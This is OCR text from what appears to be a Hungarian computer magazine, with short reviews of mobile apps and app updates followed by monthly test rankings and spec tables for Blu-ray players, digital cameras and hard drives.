
Magas ára miatt a mobil Photoshopot elsősorban azoknak ajánljuk, akiknek a munkájukhoz van szükségük erre a szoftverre és annak minden funkciójára.

Rendszer			
Ár	2600 Ft	2258 Ft	–



A képeket többféle forrásból is betölthetjük a Photoshop alkalmazásba, így például a felhőből is


7 Minutes Workout
Reggeli bemelegítéshez



Januárban az újévi fogadalmak miatt mindig tömeg van az edzőtermekben. Pedig nem érdemes rögtön a konditeremben rohanni, egy megfelelő alkalmazás és pár alapgyakorlat segít otthon is formába hozni magunkat. Ahogy nevéből is látszik, a 7 Minutes Workout alapesetben naponta csak hét percet kér ahhoz, hogy átmozgasson bennünket. A gyakorlatok végrehajtását informatív képek segítik, és van visszaszámlálás is, ami ugyan angol, de kis ügyességgel magyaríthatjuk is.

Rendszer			
Ár	–	ingyenes	–


ASTRO File Manager
Alapprogram minden telefonra



Az Android OS egyik előnye, hogy szabad hozzáférést kínál a fájlrendszerhez, ehhez azonban nem minden telefonnal kapunk alkalmazást. De még ha kapunk is: az ASTRO valószínűleg többet tud és kényelmesebben is kezelhető annál. A program nemcsak a telefon belső memóriáját és az SD-kártyát tudja kezelni, hanem a helyi hálózaton található megosztásokat és egy sor felhőben található tárhelyet is bekapcsolhatunk alá, így könnyű ide-oda másolni az állományokat. Az ASTRO-hoz több kiegészítő is létezik, így Bluetooth-modul is van.

Rendszer			
Ár	–	ingyenes	–


Find My iPhone
Hol van a telefonunk?



Az Apple által ingyenesen kínált program segítségével gyorsan megtalálhatjuk az elhagyott vagy éppen eltulajdonított iPhoneunkat, iPadünket vagy Macünket. A program képernyőjén láthatjuk valamennyi, Apple-ID-nkhez regisztrált eszközt és azok tartózkodási helyét. Használatához előfeltétel, hogy a program ezeken az eszközökön is fusson, illetve hogy azok hozzáférjenek az internethez is. Ezután már lehetőségünk lesz az adott készülék lezárására, törlésére vagy hangjelzéssel megtalálására – ez utóbbi főleg akkor hasznos, ha csak nem találjuk mobilunkat a lakásban.

Rendszer			
Ár	ingyenes	–	–


Amazon Cloud Player
Jól használható zenelejátszó



Az Amazon felhőjében található tárhelyre alapértelmezésben 250 dalt tölthetünk fel ingyen, de évi 25 eurónak megfelelő összeg befizetése után növelhetjük a kapacitást. A lejátszóprogrammal ezeket a dalokat érjük majd el – a szoftver azonban többet tud egy sima streaminglejátszónál. Funkciói között megtalálható például a számok letöltésének lehetősége, amivel csökkenthetjük a mobilnetszámlát, és ezt szükség szerint egész albumokkal is megtehetjük. Extraként a program a borítókat is letölti.

Rendszer			
Ár	ingyenes	–	–

Caynax A6W
Bordás hasizom áprilisra



Hat hét alatt tökéletesen bordás hasizomra tehetünk szert – legalábbis ezt ígéri a Joe Weider által kifejlesztett gyakorlatsorozat, amelyet ennek a programnak a segítségével 42 napra lebontva végezhetünk el. A folyamatosan emelkedő számú ismétlést és szériát tartalmazó edzés kifejezetten a törzs izomzatára koncentrált, és átlagos izomzattal rendelkezők számára is elkezdhető. A program TTS beszédszintetizátort használ, a gyakorlatok közötti pihenőidő és edzéshossz beállítható, a mozdulatokat pedig kis videók mutatják be.


Rendszer			
Ár	–	ingyenes	–

Időkép
Pontos időjárás minden pillanatban

Az okostelefonok egyik hasznos funkciója, hogy mindig képben lehetünk az aktuális időjárásról, így el tudjuk dönteni, hogy magunkkal vigyük-e az ernyőt délutánra. Az Időkép alkalmazása nemcsak megbízható, de nagyon jól konfigurálható is, például minden egyes információra külön is beállíthatjuk, hogy milyen időközönként frissítse őket. A program, illetve a mögötte álló rendszer 21 napra ad előrejelzést, és nemcsak a levegő, de fontosabb tavak közelében a vízhőmérsékletről, síterepeknél pedig a hóhelyzetről is tájékoztatást ad.

Rendszer			
Ár	ingyenes	ingyenes	–

K-9 Mail
Profi levelezőrendszer



Az Android alap-levelezőszoftvere meglehetősen fapados, és a gyártók által kínált programok sem mindig állnak a helyzet magaslatán. Mindezek leváltására az egyik legkiválóbb eszköz a K-9 nevű levelezőapp, rengeteg funkciójának köszönhetően. A valamennyi fontos protokollt ismerő alkalmazással több fiókot is kezelhetünk egyszerre, a beállítások pedig mindenre kiterjednek. Különösen tetszett, hogy milyen profin lehet szabályozni azt, hogy meddig maradjanak a levelek telefonunkon, ami a mobilnet nélkül is lehetővé teszi a keresést közöttük.

Rendszer			
Ár	–	ingyenes	–

Új funkciók a QuickOffice-ban

A QuickOffice 6.1.2 esetében már lehetőségünk van a Google Drive-on tárolt dokumentumok közvetlen megnyitására, így a fájlok mindig aktuálisak lehetnek. **(iOS: ingyenes, Android: ingyenes)**

Telenor MyTV

A Telenor MyTV szolgáltatásával jelenleg 14 élő csatornát és egy elég nagy választékkal rendelkező médiatárat érhetünk el. A szolgáltatást jelenleg február végéig ingyen tesztelhetjük. **(Android: ingyenes)**

Kindle: itt az új Reader

Sokat javított az Amazon a könyvolvasó szoftverén. Különösen az iOS-változatnál feltűnő ez, amelynek kinézete immár illeszkedik az iOS 7-hez, és lehetővé teszi a könyvek sorba rendezését is. **(iOS: ingyenes, Android: ingyenes, Windows: ingyenes)**

Pages: új dizájn

A Pages új verzióját teljesen átdolgozták, és közelebb hozták az iOS-nél megszokott dizájnhoz. A template-ek száma már 60 fölé nőtt, a fájlok küldésére pedig az AirDrop is használható. **(iOS: 2700 forint)**

SwiftKey for Android

Az Android megszokott billentyűzetét lecserélő SwiftKey 2.3-as verziója többféle kiosztást is támogat, valamint lehetővé teszi a klaviatúra átméretezését és mozgatását is. **(Android: 800 forint)**

Hundreds

A Hundreds névre hallgató új, iOS alá írt játék meglehetősen addiktív, a sikerhez pedig gyors ujjak és jó ötletek kellenek. A cél a mozgatható körök átméretezése, anélkül hogy azok érintenék egymást. **(iOS: 1500 forint)**

Frissül a Sony SmartWatch

A WatchNotifier 1.2.0 segítségével már az SMS-eket és a Facebook-üzeneteket is átküldhetjük a Sony SmartWatchra, így mindig a legfrissebb információkat olvashatjuk az okosórán. **(Android: ingyenes)**

Fejlődik a Twitter

A szolgáltatás felhasználói az 5.13-as klienssel már végre kereshetnek is a bejegyzések között, a programozóknak pedig sikerült javítani a program stabilitásán is, különösen az iOS-nél. **(iOS: ingyenes, Android: ingyenes, Windows: ingyenes)**

A hónap kiemeltjei

Minden egyes hónapban több mint 120 termék érkezik be a CHIP tesztközpontjába vizsgálatra. A különféle kategóriákba sorolt termékek alapos tesztje segít megállapítani azok sorrendjét. A legérdekesebb kategóriák legjobbjai a következő oldalakon láthatóak.

HELY 1 — TV 40—42" LCD/PLAZMA

Philips 40PFL8008S

Remek 2D- és 3D-képminőség, nagyon jó kontraszt, könnyen kezelhető menü, USB-felvétel, de 3D-szemüvege nem túl kényelmes, és ára elég magas.
Összpontszám: 96
Ár: kb. 380 000 Ft

HELY 5 — MOBILTELEFON OKOSTELEFON

Google Nexus 5

Kiváló teljesítmény, remek kijelző és nagyszerű kezelhetőség, de az akkumulátora csak közepes, és a kamera rosszul teljesít gyenge fénynél.
Összpontszám: 95
Ár: kb. 180 000 Ft

HELY 1 — KÉZISZÁMÍTÓGÉP TABLET

Apple iPad mini Retina 4G

Hatalmas felbontás remek processzorral, jó akkumulátor és kiváló mobilitás a pehelysúlyú kivitellel, de a kijelző megvilágítása nem egyenletes.
Összpontszám: 95
Ár: kb. 250 000 Ft

HELY 1 — TFT-MONITOR 24" SZÉLESVÁSZNÚ

Asus Pa249Q

Kiváló képminőség, ergonómia és felszereltség jó válaszidővel párosítva, átlagos kontraszt, bőséges kimenetek, de energiahatékonysága gyenge.
Összpontszám: 94
Ár: kb. 156 000 Ft

HELY 1 — DIGITÁLIS FÉNYKÉPEZŐGÉP TÜKÖRREFLEXES

Olympus OM-D E-M1

Kissé retró kinézet, jó képminőség és sorozatfelvételi képesség, remek felszereltség és sebesség, de akkuja lehetne erősebb is, ára pedig szerénytelen.
Összpontszám: 92
Ár: kb. 490 000 Ft

HELY 4 — TV 43" FELETTI LCD/PLAZMA

LG 65LA9709

Tökéletes 2D- és remek 3D-képminőség, UHD felbontás, nagyon jó kontraszt, remek hangminőség, ára azonban – képességeinek és méretének megfelelően – elég ijesztő.
Összpontszám: 92
Ár: kb. 1 800 000 Ft

HELY 1 — DIGITÁLIS FÉNYKÉPEZŐGÉP ÁLTALÁNOS CÉLÚ

Sony Cyber-shot DSC-RX100 II

20 megapixeles fényképezőgép nagyméretű szenzorral, remek képminőséggel, átlagos akkumulátorral, Wi-Fi- és NFC-képességekkel, de nagyon magas árral.
Összpontszám: 90
Ár: kb. 240 000 Ft

HELY 10 — TFT-MONITOR 25" FELETTI SZÉLESVÁSZNÚ

Dell UltraSharp U2713HM

Nagyon jó képminőség és ergonómia, jó felszereltség, átlagos kontraszt és válaszidő, árteljesítmény aránya kedvező, de fogyasztása csupán közepes.
Összpontszám: 89
Ár: kb. 160 000 Ft

HELY 2 — NYOMTATÓ MULTIFUNKCIÓS TINTASUGARAS

Canon Pixma MX925

Kiváló képminőségű és nyomtatási sebességű készülék remek felszereltséggel, könnyen kezelhető, ára is kedvező, ám nyomtatási költsége csak közepes.
Összpontszám: 88
Ár: kb. 44 000 Ft

HELY 2 — MEGHAJTÓ 2,5", BELSŐ

WD Scorpio Blue (WD5000LPVT)

Különösen energiatakarékos és csöndes modell jó átviteli sebességgel és átlagos elérési idővel, és lassanként a gigabájtonkénti ára is barátságosabb lett.
Összpontszám: 87
Ár: kb. 14 500 Ft

HELY 2 — DIGITÁLIS FÉNYKÉPEZŐGÉP ULTRAZOOM

Leica V-Lux 3

Remek felszereltség, megfelelő képminőség, jó és viszonylag könnyű kialakítás, mezőnyében átlagos akkumulátorral, azonban ára kifejezetten magas.
Összpontszám: 85
Ár: kb. 225 000 Ft

HELY 6 — MEGHAJTÓ SSD

OCZ Vector 150

Összteljesítményében verhetetlen modell jó olvasási, de viszonylag gyenge írási elérési idővel, közepes energiafelvétellel, gigabájtonkénti ára igen magas.
Összpontszám: 85
Ár: kb. 63 000 Ft

HELY 1 — MEGHAJTÓ SATA

Seagate Desktop SSHD

Nagy kapacitású merevlemez kiemelkedően jó adatátviteli sebességgel és kedvező gigabájtonkénti árral, de elérési ideje csupán közepes.
Összpontszám: 80
Ár: kb. 32 000 Ft

HELY 4 — DIGITÁLIS FÉNYKÉPEZŐGÉP KOMPAKT ULTRAZOOM


Casio Exilim EX-ZR800

Jó zoomátfogás, remek sorozatfelvétel-készítési képesség és zársékésleltetés, erős akkumulátorral felszerelve, de a képminősége csak közepes.
Összpontszám: 79
Ár: kb. 110 000 Ft

BLU-RAY-LEJÁTSZÓ

A felszereltség, képminőség, indulási és betöltési idő, valamint a lemezkompatibilitás a fő döntési tényező. A képminőséget különféle tesztsorok alapján, DVD- és Blu-ray-filmek segítségével állapítjuk meg. Az egyes készülékek energiafelvételét takarékos, készenléti és teljesen kikapcsolt módban is mérjük.

TESZTKRITÉRIUMOK




Helyezés	Termék	Összpontszám	Tájékoztató ár	Felszereltség	Képminőség	Ergonómia	Energiafelvétel	Terméktámogatás	Indulás lejátszó/BD/DVD módban (s)	Működési zaj BD/DVD módban (fon)	Fogyasztás készenléti/BD/DVD módban (W)	HDMI-verzió	YUV	Videó	DivX-támogatás	Optikai audiokimenet	Koaxiális audiokimenet	5.1/7.1 audio	USB	Kártyaolvasó	Blu-ray-profil
1	Philips BDP7700	95	44 000 Ft	97	96	95	78	83	12/17/14	0,3/0,2	0,1/10,3/10,9	1.4	–	•	•	•	•	7.1	2	SDHC	2.0
2	Philips BDP9700	94	130 000 Ft	98	100	93	62	83	21/17/14	0,2/0,2	0,2/20,4/19,3	1.4	–	•	•	•	•	7.1	2	–	2.0
3	Panasonic DMP-BDT500	93	105 000 Ft	100	99	85	79	83	18/14/24	0,7/0,4	0,1/9,9/9,7	1.4a	–	•	•	•	•	7.1	2	SDXC	2.0
4	Philips BDP9600	93	110 000 Ft	99	96	88	59	100	27/17/17	0,3/0,2	0,1/23,5/23,3	1.4	•	•	•	•	•	7.1	1	SDHC	2.0
5	Philips BDP5510	91	65 000 Ft	85	96	96	80	83	12/17/13	0,4/0,3	0,2/8,8/9,7	1.4	–	•	•	–	•	–	2	SDHC	2.0
6	LG BP620	90	48 000 Ft	77	95	98	93	86	11/16/12	0,4/0,2	0,1/5,6/5,8	1.4	–	•	•	•	–	–	1	–	2.0
7	Yamaha BD-S673	90	110 000 Ft	87	96	89	79	83	15/27/15	0,3/0,3	0,5/10,0/10,0	1.4	•	•	•	•	•	–	2	–	2.0
8	LG BP730	90	45 000 Ft	81	98	93	81	86	9/15/9	0,6/0,5	0,3/9,8/8,6	1.4	–	–	•	•	–	–	1	–	5.0
9	Philips BDP3490	90	28 000 Ft	80	96	92	96	83	15/17/12	0,3/0,3	0,3/4,9/5,3	1.4	–	•	•	–	•	–	2	–	2.0
10	LG BP630	89	32 000 Ft	77	95	94	90	86	10/16/10	0,6/0,4	0,2/6,9/6,0	1.4	–	•	•	•	–	–	1	–	5.0

ÉRTÉKELÉS/MÉRÉSEK — MŰSZAKI ADATOK

DIGITÁLIS FÉNYKÉPEZŐGÉP (BELÉPŐSZINTŰ)

A kezdőknek ajánlott, viszonylag olcsóbb digitális fényképezőgépek kategóriája. A legfontosabb kritérium a jó minőségű képek gyors készítése. Ennek mérésére különleges stoppert használunk, amely milliomod másodperc szinten képes mérni a zárkésleltetést, bekapcsolást vagy sorozatkészítést.

TESZTKRITÉRIUMOK




Helyezés	Termék	Összpontszám	Tájékoztató ár	Képminőség	Felszereltség/kezelés	Sebesség	Akkuüzemidő (min./max. fotó)	Zárkésleltetés (s)	Sorozatfelvétel sebessége (kép/s)	Felbontás (Mpixel)	Zoom átfogása (mm)	Képstabilizátor	Memóriakártya	Belső memória (MB)	Tömeg (g)
1	Casio Exilim EX-ZR700	79	87 000 Ft	69	83	96	220/970	0,26	30,0	15,9	25—450	•	SDXC	52	225
2	Sony Cyber-shot DSC-WX200	78	78 000 Ft	78	74	89	100/440	0,34	10,0	18,0	25—250	•	SDXC	–	120
3	Canon PowerShot SX240 HS	76	65 000 Ft	76	74	78	140/490	0,41	10,2	12,0	25—500	•	SDXC	–	225
4	Canon PowerShot SX260 HS	76	62 000 Ft	76	75	78	140/500	0,45	10,2	12,0	25—500	•	SDXC	–	230
5	Canon Ixus 255 HS	75	63 000 Ft	75	75	79	130/480	0,27	2,0	12,0	24—240	•	SDXC	–	145
6	Casio Exilim EX-ZR300	75	62 000 Ft	65	79	96	210/610	0,31	30,0	15,9	24—300	•	SDXC	52	205
7	Sony Cyber-Shot DSC-WX80	75	53 000 Ft	74	71	88	130/480	0,33	10,0	15,9	25—200	•	SDXC/MS Duo	19	125
8	Casio Exilim EX-ZR400	74	70 000 Ft	60	81	97	230/970	0,28	30,0	15,9	24—300	•	SDXC	52	205
9	Sony Cyber-shot DSC-WX50	73	52 000 Ft	68	74	87	130/430	0,37	10,0	15,9	25—125	•	SDXC/MS Duo	19	120
10	Canon Ixus 500 HS	73	75 000 Ft	79	68	70	130/430	0,45	2,3	10,0	28—336	•	microSD	–	155

ÉRTÉKELÉS/MÉRÉSEK — MŰSZAKI ADATOK

DIGITÁLIS FÉNYKÉPEZŐGÉP (ÁLTALÁNOS)

Az általános célú, de sokszor már valamivel drágább kameráknak többet kell tudniuk a minőségi, gyors felvételek készítésénél. A fotóképminőség mellett így megvizsgáljuk a mozgóképeket is. A felbontás és tömörítés mellett a zoom és az autofókusz minősége is nagyon fontos a jó eredményhez.

TESZTKRITÉRIUMOK




Helyezés	Termék	Összpontszám	Tájékoztató ár	Képminőség	Felszereltség/kezelés	Sebesség	Akkuüzemidő (min./max. fotó)	Zárkésleltetés (s)	Sorozatfelvétel sebessége (kép/s)	Felbontás (Mpixel)	Zoom átfogása (mm)	Képstabilizátor	Memóriakártya	Belső memória (MB)	Tömeg (g)
1	Sony Cyber-shot DSC-RX100 II	90	240 000 Ft	96	86	84	220/720	0,39	8,8	20,0	28—100	•	SDXC/MS Duo	–	280
2	Canon PowerShot G1 X	90	195 000 Ft	100	87	66	120/400	0,54	4,5	14,2	28—112	•	SDXC	–	535
3	Canon PowerShot G16	90	165 000 Ft	90	89	88	210/1440	0,25	11,9	12,0	28—140	•	SDXC	–	355
4	Canon PowerShot G15	89	135 000 Ft	89	92	86	200/1160	0,33	10,0	12,0	28—140	•	SDXC	–	355
5	Panasonic Lumix DMC-LX7	89	125 000 Ft	86	90	93	310/950	0,27	11,1	10,0	24—90	•	SDXC	70	300
6	Sony Cyber-shot DSC-RX100	88	215 000 Ft	91	84	89	200/760	0,25	9,9	20,0	28—100	•	SDXC/MS Duo	–	240
7	Fujifilm FinePix X20	88	149 000 Ft	86	88	93	130/460	0,23	12,5	12,0	28—112	•	SDXC	26	355
8	Fujifilm Finepix X10	86	120 000 Ft	83	89	85	160/480	0,33	6,6	12,0	28—112	•	SDXC	26	360
9	Nikon Coolpix P7800	85	150 000 Ft	81	94	77	210/640	0,35	5,7	12,0	28—200	•	SDXC	86	400
10	Nikon Coolpix P7700	85	122 000 Ft	83	90	77	210/690	0,39	8,8	12,0	28—200	•	SDXC	86	395

ÉRTÉKELÉS/MÉRÉSEK — MŰSZAKI ADATOK

DIGITÁLIS FÉNYKÉPEZŐGÉP (KOMPAKT ULTRAZOOM)

A nagyon komoly zoomátfogással rendelkező kompakt gépek esetében nagy figyelmet fordítunk a lencseminőségre. Mérjük a torzítást és peremsötétedést, ami gyakran megjelenik e kameráknál. A döntő tényező e mérés során a kép sarkain látható sötétedés.

TESZTKRITÉRIUMOK




Helyezés	Termék	Összpontszám	Tájékoztató ár	Képminőség	Felszereltség/kezelés	Sebesség	Akkuüzemidő (min./max. fotó)	Zárkésleltetés (s)	Sorozatfelvétel sebessége (kép/s)	Felbontás (Mpixel)	Zoom átfogása (mm)	Képstabilizátor	Memóriakártya	Belső memória (MB)	Tömeg (g)
1	Sony Cyber-shot DSC-HX50V	81	120 000 Ft	78	84	84	190/680	0,29	9,9	20,2	24—720	•	SDXC/MS Duo	48	272
2	Sony Cyber-shot DSC-HX20V	80	90 000 Ft	77	82	85	160/640	0,32	10,0	18,0	25—500	•	SDXC/MS Duo	105	255
3	Panasonic Lumix DMC-TZ41	80	98 000 Ft	75	83	87	150/480	0,24	10,0	18,0	24—480	•	SDXC	12	198
4	Casio Exilim EX-ZR800	79	110 000 Ft	69	82	99	220/840	0,21	30,0	15,9	25-450	•	SDXC	50	225
5	Canon PowerShot SX280 HS	78	85 000 Ft	77	77	84	130/470	0,27	13,2	12,0	25—500	•	SDXC	–	235
6	Fujifilm Finepix F900EXR	77	107 000 Ft	71	79	92	140/450	0,16	8,0	15,9	25—500	•	SDXC	30	235
7	Panasonic Lumix DMC-TZ36	76	109 000 Ft	72	79	79	140/470	0,28	4,8	15,9	24—480	•	SDXC	12	193
8	Sony Cyber-shot DSC-WX300	75	90 000 Ft	69	79	80	260/940	0,53	10,0	18,0	25—500	•	SDXC/MS Duo	19	164
9	Fujifilm Finepix F800EXR	73	78 000 Ft	66	78	80	160/540	0,28	3,0	15,9	25—500	•	SDXC	30	235
10	Nikon Coolpix S9500	71	72 000 Ft	65	74	81	140/470	0,33	7,4	18,0	25—550	•	SDXC	23	205

ÉRTÉKELÉS/MÉRÉSEK — MŰSZAKI ADATOK

DIGITÁLIS FÉNYKÉPEZŐGÉP (ULTRAZOOM)

Az ultrazoom kategóriában a képminőség a legfontosabb tényező, amit 50 különféle mért értékből számítunk ki. Ugyanakkor a felszereltségről és képességekről sem feledkezünk meg. Számít például a gyújtótávolság, a fényérzékenység, a videofelvételi képesség és az akkumulátor-üzemidő.

TESZTKRITÉRIUMOK




Helyezés	Termék	Összpontszám	Tájékoztató ár	Képminőség	Felszereltség/kezelés	Sebesség	Akkuüzemidő (min./max. fotó)	Zárkésleltetés (s)	Sorozatfelvétel sebessége (kép/s)	Felbontás (Mpixel)	Zoom átfogása (mm)	Képstabilizátor	Memóriakártya	Belső memória (MB)	Tömeg (g)
1	Panasonic Lumix DMC-FZ200	86	140 000 Ft	73	100	86	280/970	0,42	12,1	12,0	25—600	•	SDXC	70	595
2	Leica V-Lux 3	85	225 000 Ft	75	96	87	210/730	0,33	10,0	12,0	25—600	•	SDXC	70	510
3	Canon PowerShot SX50 HS	85	110 000 Ft	79	93	82	180/600	0,34	12,9	12,0	24—1200	•	SDXC	—	600
4	Fujifilm Finepix X-S1	84	190 000 Ft	76	92	85	220/700	0,24	6,6	12,0	24—624	•	SDXC	26	945
5	Sony Cyber-shot DSC-HX200V	82	154 000 Ft	73	91	87	260/900	0,2	10,0	18,0	27—810	•	SDXC/MS Duo	105	585
6	Panasonic Lumix DMC-FZ62	82	82 000 Ft	77	90	80	250/1000	0,2	10,0	15,9	25—600	•	SDXC	70	495
7	Fujifilm Finepix HS50EXR	82	140 000 Ft	69	96	83	260/890	0,24	10,4	15,9	24—1000	•	SDXC	25	810
8	Panasonic Lumix DMC-FZ72	80	100 000 Ft	67	94	81	240/890	0,21	8,9	15,9	20—1200	•	SDXC	200	610
9	Sony Cyber-shot DSC-HX300	80	120 000 Ft	67	90	90	190/730	0,15	10,0	20,2	24—1200	•	SDXC/MS Duo	105	650
10	Canon PowerShot SX40 HS	80	120 000 Ft	77	87	68	230/740	0,44	2,1	12,0	24—840	•	SDXC	—	600

ÉRTÉKELÉS/MÉRÉSEK — MŰSZAKI ADATOK

DIGITÁLIS FÉNYKÉPEZŐGÉP (TÜKÖRREFLEXES)

Ezeknél a gépeknél minden számít: a sebesség, a felszereltség, a kezelés, de legfőképpen a képminőség. A tesztelés során 50 különféle értéket mérünk a felbontástól a képélességen át a zajszűrő filter teljesítményéig, hogy megfelelően értékelhessük a kamerát.

TESZTKRITÉRIUMOK



Helyezés	Termék	Összpontszám	Tájékoztató ár (csak váz)	Képminőség	Felszereltség/kezelés	Sebesség	Akkuüzemidő (min/max fotó)	Zárkésleltetés (s)	Sorozatfelvétel (1 mp/összes)	Felbontás (Mpixel)	ISO értékek	Képstabilizátor	Szenzortisztítás	Live View	Video (HDMI)	Memóriakártya	Tömeg (g)
1	Olympus OM-D E-M1	92	490 000 Ft	86	97	98	290/610	0,07	10/40	15,9	100-25 600	•	•	•	•	SDXC	500
2	Sony Alpha 77	91	355 000 Ft	83	100	95	390/760	0,08	12/14	24,0	50-25 600	•	•	•	•	MS, SDXC	750
3	Panasonic L. DMC-GH3	89	350 000 Ft	92	91	75	470/1010	0,14	5,3/18	15,9	125-25 600	—	•	•	•	SDXC	550
4	Sony Alpha 65	89	256 000 Ft	83	94	90	430/860	0,08	10,0/14	24,0	100-25 600	•	•	•	•	MS, SDXC	625
5	Canon EOS 70D	89	324 000 Ft	83	95	86	1930/4760	0,08	6,9/19	20,0	100-25 600	—	•	•	•	SDXC	760
6	Pentax K-3	88	370 000 Ft	80	97	89	750/1520	0,1	8,2/23	24,1	100—51 200	•	•	•	•	2×SDXC	800
7	Panasonic L. DMC-GX7*	88	280 000 Ft	87	92	75	270/500	0,1	4,8/10	15,8	125-25 600	•	•	•	•	SDXC	405
8	Olympus OM-D E-M5	87	300 000 Ft	84	93	80	250/530	0,08	8,5/15	15,9	200-25 600	•	•	•	•	SDXC	425
9	Pentax K-30	87	145 000 Ft	89	89	74	440/1100	0,13	5,8/7	16,1	100-25 600	•	•	•	—	SDXC	650
10	Pentax K-5 IIs	86	300 000 Ft	82	93	82	710/1760	0,13	6,6/23	16,1	80—51 200	•	•	•	•	SDHC	765


*Objektívvel együtt

ÉRTÉKELÉS/MÉRÉSEK — MŰSZAKI ADATOK

MEGHAJTÓ (2,5" BELSŐ)

A noteszgépek merevlemezeinek energiatakarékosnak, csöndesnek, és ennek ellenére gyorsaknak kell lenniük. A működési zajt a tesztközpont csendkamrájában vizsgáljuk egy Neutrik Cortex NC10-2B analizátorral. Az adatátvitel sebességét a Diskbench egy speciális változatával mérjük.

TESZTKRITÉRIUMOK




Helyezés	Termék	Összpontszám	Tájékoztató ár	1 GB ára	Energiaigény	Zajszint	Teljesítmény	Alkalmazás	Elérési idő	Fogyasztás (W)	Működési zaj (fon)	Max. sebesség (MB/s)	Elérési idő (ms)	Kapacitás (GB)	Interfész	Forgási seb. (rpm)
1	Western Digital Blue (WD5000LPVT)	87	14 500 Ft	29 Ft	100	98	78	30	87	1,8	0,8	87,5	16,9	500	SATA 300	5400
2	Western Digital Blue (WD7500BPVT)	80	17 500 Ft	23 Ft	94	97	66	20	78	2,1	1,0	73,9	19,1	750	SATA 300	5400
3	Toshiba MQ Hybrid (MQ01ABD100H)	80	21 500 Ft	22 Ft	68	89	87	75	79	2,5	0,8	108,1	19,0	1000	SATA 600	5400
4	Seagate Laptop Thin SSHD (ST500LM000)	80	20 000 Ft	40 Ft	69	93	86	50	90	2,0	0,9	95,5	14,2	500	SATA 300	5400
5	Western Digital Red (WD10JFCX)	78	25 000 Ft	25 Ft	75	90	85	33	87	2,0	0,7	94,6	17,1	1000	SATA 600	5400
6	Western Digital Blue (WD10JPVT)	78	22 000 Ft	22 Ft	84	86	76	30	89	2,2	1,0	84,7	16,4	1000	SATA 300	5400
7	Seagate Momentus XT (ST750LX003)	78	30 000 Ft	40 Ft	54	88	81	100	88	3,6	1,0	91,6	17,3	750	SATA 300	7200
8	Seagate Momentus 5400.7 (ST9750423AS)	78	30 000 Ft	40 Ft	92	92	62	26	75	2,2	0,7	69,6	19,5	750	SATA 300	5400
9	Toshiba MK3261GSYN	77	20 000 Ft	63 Ft	71	87	81	33	98	2,6	0,8	90,8	13,0	320	SATA 300	7200
10	HGST Travelstar 7K1000 (HTS721010A9E630)	77	20 000 Ft	20 Ft	49	100	100	38	80	3,6	0,4	11,7	18,2	1000	SATA 600	7200

ÉRTÉKELÉS/MÉRÉSEK — MŰSZAKI ADATOK

MEGHAJTÓ (2,5" KÜLSŐ)

A mobilitás (méret és tömeg) mellett fontos érték az energiaigény és az adatátviteli sebesség. Az adatátvitel sebességét és a pontos hozzáférési időt a Diskbench egy speciális változatával mérjük. A készülék hangerejét pedig hangelemzővel vizsgáljuk, egy csendkamrában.

TESZTKRITÉRIUMOK




Helyezés	Termék	Összpontszám	Tájékoztató ár	1 GB ára	Mobilitás	Teljesítmény	Zajszint	Energiaigény	Felszereltség	Max. sebesség (MB/s)	Működési zaj (fon)	Max. fogyasztás (W)	USB 2.0/3.0/FW/eSATA	Kapacitás (GB)	Formátum (hüvelyk)	Tömeg (g)	Méret (mm)
1	Freecom Mobile Drive XXS Leather 56056	86	28 000 Ft	56 Ft	92	90	97	81	53	82,6	0,6	2,3	—/•/—/—	500	2,5	140	113 × 86 × 10
2	Freecom Mobile Drive XXS Leather 56152	85	38 000 Ft	38 Ft	92	90	90	79	53	83,1	0,8	2,3	—/•/—/—	1000	2,5	140	113 × 86 × 10
3	Buffalo MiniStation Slim 500GB	85	27 000 Ft	54 Ft	97	98	89	74	35	91,5	0,4	3,0	—/•/—/—	500	2,5	124	79 × 9 × 115
4	Adata DashDrive Elite HE720 500 GB	84	23 000 Ft	46 Ft	92	94	93	76	41	87,8	0,5	2,9	—/•/—/—	500	2,5	168	117 × 79 × 9
5	Toshiba Stor.E Slim 500GB	84	22 000 Ft	44 Ft	100	90	94	71	29	83,7	0,4	3,4	—/•/—/—	500	2,5	114	107 × 75 × 9
6	Seagate Slim STCD500400	83	23 000 Ft	46 Ft	92	83	94	75	53	76,8	0,4	2,4	—/•/—/—	500	2,5	160	125 × 78 × 9
